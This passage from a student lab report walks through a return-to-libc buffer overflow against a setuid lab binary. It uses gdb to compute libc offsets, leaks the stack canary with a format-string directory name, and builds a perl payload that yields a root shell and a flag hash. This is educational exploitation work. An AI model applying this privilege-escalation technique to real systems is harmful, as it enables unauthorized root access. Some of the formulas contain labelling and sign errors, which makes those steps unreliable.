Reading symbols from vulnFileCopy2...(no debugging symbols found)...done.
(gdb) run abcd
Starting program: /home/project2/vulnFileCopy2 abcd

Setuid failed.

File to copy: abcd

Press enter to begin copying...

ERROR Opening file. Exiting...
: No such file or directory
[Inferior 1 (process 5445) exited normally]
(gdb) b main
Breakpoint 1 at 0x48183d
(gdb) run abcd
Starting program: /home/project2/vulnFileCopy2 abcd

Breakpoint 1, 0x0044a83d in main ()
(gdb) p exit
$1 = {void (int)} 0xb7d8a4b0 <__GI_exit>
(gdb) p system
$2 = {int (const char *)} 0xb7d972e0 <__libc_system>
(gdb) p /x 0xb7d972e0 - 0xb7d8a4b0
$3 = 0xce30
(gdb) q
A debugging session is active.

        Inferior 1 [process 5455] will be killed.

Quit anyway? (y or n) y
```

Figure 7: Get Offset of Exit from System in GDB

Last offset we needed was the offset from system to exit command. Using **p exit** and **p system**, we found the our addresses were **0xb7d8a4b0** and **0xb7d972e0**. We calculated the offset by using **p /x 0xb7d972e0 - 0xb7d8a4b0,** which comes out to **0xce30**. This case is the opposite of the previous two. Since the address of system is higher than the address of exit, we needed to subtract this offset from the address of system in order to get the address of exit.

Now we had our canary, our return address of main, and our three offsets to calculate the address of system, /bin/sh in libc, and exit.

- Canary: **0xbe1ca900**
- Address of Main: **0xb7d9cf21**
- Offset of Main and System: **0x243bf**
- Offset of System and bin./sh in libc: **0x140dcf**
- Offset of System and Exit: **0xce30**


Earlier, we mentioned that the order of which value we operated on was important. Because of this we need to compute the addition of an address and the offset, but for the third formula we need to compute the subtraction of system by the offset of system and exit. The address of system, /bin/sh, and exit of our exploited execution of the program using the following formulas:

1. Address of Main + Offset of System and Main **= Address of System**
2. Address of System + Offset of System and /bin/sh **= Address of /bin/sh**
3. Address of System - Offset of System and Exit **= Address of /bin/sh**

After inputting the offset values we found in gdb and the address of main to get the address of system, we used that newly found address of system in the next 2 formulas to get the address of /bin/sh and exit. These formulas with their inputted values are shown below:

1. 0xb7d9cf21 + 0x243bf = **0xb7dc12e0**
2. 0xb7dc12e0 + 0x140dcf = **0xb7f020af**
3. 0xb7dc12e0 + 0xce30 = **0xb7db44b0**

We used the commands below to do the addition and subtraction for us. We utilized the **printf** function and the **"%x"** format string to declare that we wanted hex outputs. We also formatted the print statements nicely so that it was easier to for us to remember which offset needed to be added or subtracted. See ***Figure 8*** below to see how we calculated the addresses.



```
student@CS647:/home$ printf "Address of Main + Offset = System: %x\n" $((0xb7d9cf21 + 0x243bf))
Address of Main + Offset = System: b7dc12e0
student@CS647:/home$
student@CS647:/home$ printf "Addres of System + Offset to /bin/sh: %x\n" $((0xb7dc12e0 + 0x140dcf))
Addres of System + Offset to /bin/sh: b7f020af
student@CS647:/home$
student@CS647:/home$ printf "Address of System - Offset to Exit command: %x\n" $((0xb7dc12e0 - 0xce30))
Address of System - Offset to Exit command: b7db44b0
```

Figure 8: Calculate Addresses for Exploited Program Execution


To create the buffer overflow exploit, we looked at source code to determine where the overflow was going to be. The data array variable filled with A's is going to be overflowed when the file is read into it at the **data[i] = fgetc(fp)**. Since the **fgetc** does not have any protections against file size, we can overflow the buffer with our input. So we created a file named file.bin and crafted a payload to overflow that buffer, while ensuring that we don't have a segmentation fault and the canary isn't overwritten.

```
i = 0;
while (i < size) //Copy data from input file to data
buffer{
     data[i] = fgetc(fp);
     i++;
}
```

Code Segment 5: Code where data buffer gets overflowed with exploit file

However, we need to make the folders that lead up to the file.bin we are going to be using as our payload. In the first part, we used a string format vulnerability with fifty-one "%08x"'s followed by a single "/", then another fifty-one "08x%"'s with one more slash at the end. We then place our file, file.bin, in the last created directory. In order to simplify this process, we can use environment variables to save the string containing fifty-one "%08x". Using the **export payload=$(perl -e 'print "%08x"x51')** command, we can save the string that will be the folder names

Now that we have this string, we can use the **mkdir $payload** command to create our first folder. Using the **ls** command, we verified that we actually created the folder. The blue in the screenshot below signifies a directory, so now we can definitely tell that our fifty-one "%08x" folder exists. In order to easily change to that directory, we use the **cd $payload** command and create one more directory using our aforementioned **mkdir $payload** command. Now, we can get all the way out, back to our base level **project2** directory, using the **cd ..** command.



```
project2@CS647:~$ export payload=$(perl -e 'print "%08x."x51')
project2@CS647:~$ mkdir $payload
project2@CS647:~$ ls
''$'\364\267'
''$'\340\363\267'
 �
''$'\300\357\267'
'0'$'\361\267'
'0'$'\360\267'
 %08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08
x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%0
8x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.
 vulnFileCopy2
project2@CS647:~$ cd $payload
project2@CS647:~/%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%0
8
08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.project2@CS647:~/%08x.%08x.%08x.%08
x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%0
8x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%
08x.%08x.%08x.%08x.%08x.%08x.$ mkdir $payload
project2@CS647:~/%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%0
8
08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.project2@CS647:~/%08x.%08x.%08x.%08
x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%0
8x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%
08x.%08x.%08x.%08x.%08x.%08x.$ cd ..
project2@CS647:~$
```

Figure 9: Make Proper Directories for Buffer Overflow Exploit File

Our last step here is to create the actual file. Earlier, we calculated the offset addresses and found our canary in the string format vulnerability. They are the following:

- Address of System: **0xb7dc12e0**
- Address of bin./sh in libc: **0xb7f020af**
- Address of Exit: **0xb7db44b0**
- Canary: **0xbe1ca900**


Now, we can begin to craft our payload file. The format for the file is below. We know that we are starting in the data array, so we first need to fill all 200 bytes of the data array. Then we use our 4 byte canary value followed by 12 bytes of garbage. This covers byte alignment and previous $ebp.

Next we want our 4 byte address of system, so we call the address of system as the return address from our function. The following 4 bytes are our exit address. This functions as our return address after the system call is complete. The last 4 bytes are the bin/sh command that system calls. We used the following format for our perl script to make the contents of our exploit file:

perl -e 'print "A"x200 . "4 byte canary"' . "A"x12 . "4 byte address of system" . "4 byte address of exit" . "4 byte address of /bin/sh in libc"


Now that we have defined how our exploit file is going to be crafted, we just type the contents of the perl script into our newly created directories under the name file.bin. To verify the perl script worked, type command **cat $payload/$payload/file.bin** and look at the contents. We stored the contents of our perl script in file.bin using the following:

perl -e 'print "A"x200 . "\x00\xa9\x1c\xbe" . "A"x12 . "\xe0\x12\xdc\xb7" . "\xb0\x44\xdb\xb7" . "\xaf\x20\xf0\xb7"' > $payload/$payload/file.bin



Original Stack	Size	Contents	New Stack	New Contents	
unknown	4 bytes	0x00000320	address of /bin/sh	0xb7f020af	
char* filename	4 bytes	0xbfef218a	address of exit	0xb7db44b0	Params for VulnFileCopy
return address	4 bytes	0x00485905	address of system	0xb7dc12e0	vulnFileCopy Function
prev ebp	4 bytes	0xbfef1e98	JUNK	Filled with 0x41	
byte alignment	8 bytes	Random bytes		Filled with 0x41	
canary	4 bytes	0xbe1ca900	canary	0xbe1ca900	
data buffer	200 bytes	Filled with 0x41	data buffer	Filled with 0x41	

Figure 10: Original Stack versus the New Stack after Buffer overflow




```
project2@CS647:~$ perl -e 'print "A"x200 . "\x00\xa9\x1c\xbe" . "A"x12 . "\xe0\x12\xdc\xb7" . "\xb0\x44\
xdb\xb7" . "\xaf\x20\xf0\xb7"' > $payload/$payload/file.bin
project2@CS647:~$
project2@CS647:~$ cat $payload/$payload/file.bin
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA◆▯AAAAA
AAAAAAA◆▯DY◆ ◆◆project2@CS647:~$ ^C
project2@CS647:~$
```

Figure 11: Crafting the Final Buffer Overflow Exploit File

Our exploit file properly overflowed the buffer to give us a **p2root** shell. To verify, we typed in **whoami** which returned **p2root**. Next we typed **cd ..** since we already know that we are in the project2 directory. We want to navigate to **p2root** directory in order to get our sha256 value.

Just to familiarize ourselves, we typed **ls -l** to again verify we are navigating properly. We then typed **cd p2root** to navigate to p2root's folders. We typed another **ls -l** which showed us the only file here was a jpg named flag.JPG which was owned and created by heisenberg. We then used the **sha256sum** command followed by **flag.JPG** in order to calculate our sha256 value, which can be seen in the image below.

Lastly, we type **exit** so that we can see if our exploit segmentation faults. Since we did not get any error and return properly to the terminal, our exploit worked properly and defeated all the protection measures put in place by the system. It also was undetectable since we did not create any error logs in the system.



```
project2@CS647:~$ ./vulnFileCopy2 $(perl -e 'print "%08x."x51 . "/" . "%08x."x51 . "/" . "
file.bin"')

File to copy: b7f5c000.00000003.0048593b.0137d160.00000000.000001b6.bfef218a.b7f5c7a0.0002
1938.00000000.b7dfc613.00021d48.41414141.41414141.41414141.41414141.41414141.41414141.4141
4141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.4141
4141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.4141
4141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.41414141.4141
4141.41414141.41414141./41414141.41414141.41414141.41414141.41414141.41414141.41414141.414
14141.41414141.41414141.41414141.be1ca900.bfef1eb0.00486fa0.bfef1e98.00485905.bfef218a.000
00320.bfef1e74.00485845.b7f5c000.b7f5c000.00000000.bfef1f44.b7f5c3fc.00000002.0137d160.be1
ca900.00000002.bfef1f44.bfef1f50.bfef1eb0.00000000.b7f5c000.00000000.b7d9cf21.b7f5c000.b7f
5c000.00000000.b7d9cf21.00000002.bfef1f44.bfef1f50.bfef1ed4.00000002.bfef1f44.b7f5c000.b7f
9076a.bfef1f40.00000000.b7f5c000./file.bin

Press enter to begin copying...

Done copying.
$ whoami
p2root
$ cd ..
$ ls -l
total 52
drwx------ 19 heisenburg  heisenburg  4096 Jan 18 03:06 heisenburg
drwx------ 16 level0      level0      4096 Jan 22 01:59 level0
drwx------ 17 level1      level1      4096 Feb 12 22:00 level1
drwx------ 17 level2      level2      4096 Feb 18 23:51 level2
drwx------ 15 level3      level3      4096 Feb 26 20:13 level3
drwx------ 15 level4      level4      4096 Mar 18 18:20 level4
drwx------ 15 level5      level5      4096 Mar 18 20:58 level5
drwxr-xr-x 15 level6      level6      4096 Jan 13 15:02 level6
drwxr-xr-x 15 level7      level7      4096 Jan 13 15:03 level7
drwx------  3 p2root      p2root      4096 Dec  3 00:56 p2root
drwx------  5 project2    level6      4096 Mar 29 19:36 project2
drwxr-x--- 18 student     student     4096 Mar 28 13:51 student
drwx------  2 studentroot studentroot 4096 Nov 29 00:55 studentroot
$ cd p2root
$ ls -l
total 68
-rw-rw-rw- 1 heisenburg heisenburg 66298 Dec  3 00:11 flag.JPG
$ sha256sum flag.JPG
2866499cad9b78915d4d964ac40f3cdeea1445857e8eb3db3fd8b3df92e878b0  flag.JPG
$ exit
project2@CS647:~$
project2@CS647:~$
project2@CS647:~$
```

Figure 12: Full Attack to get p2root Shell and SHA256 flag with No Segmentation Fault

References

https://www.exploit-db.com/docs/english/28553-linux-classic-return-to-libc-&-return-to-libc-chaining-tutorial.pdf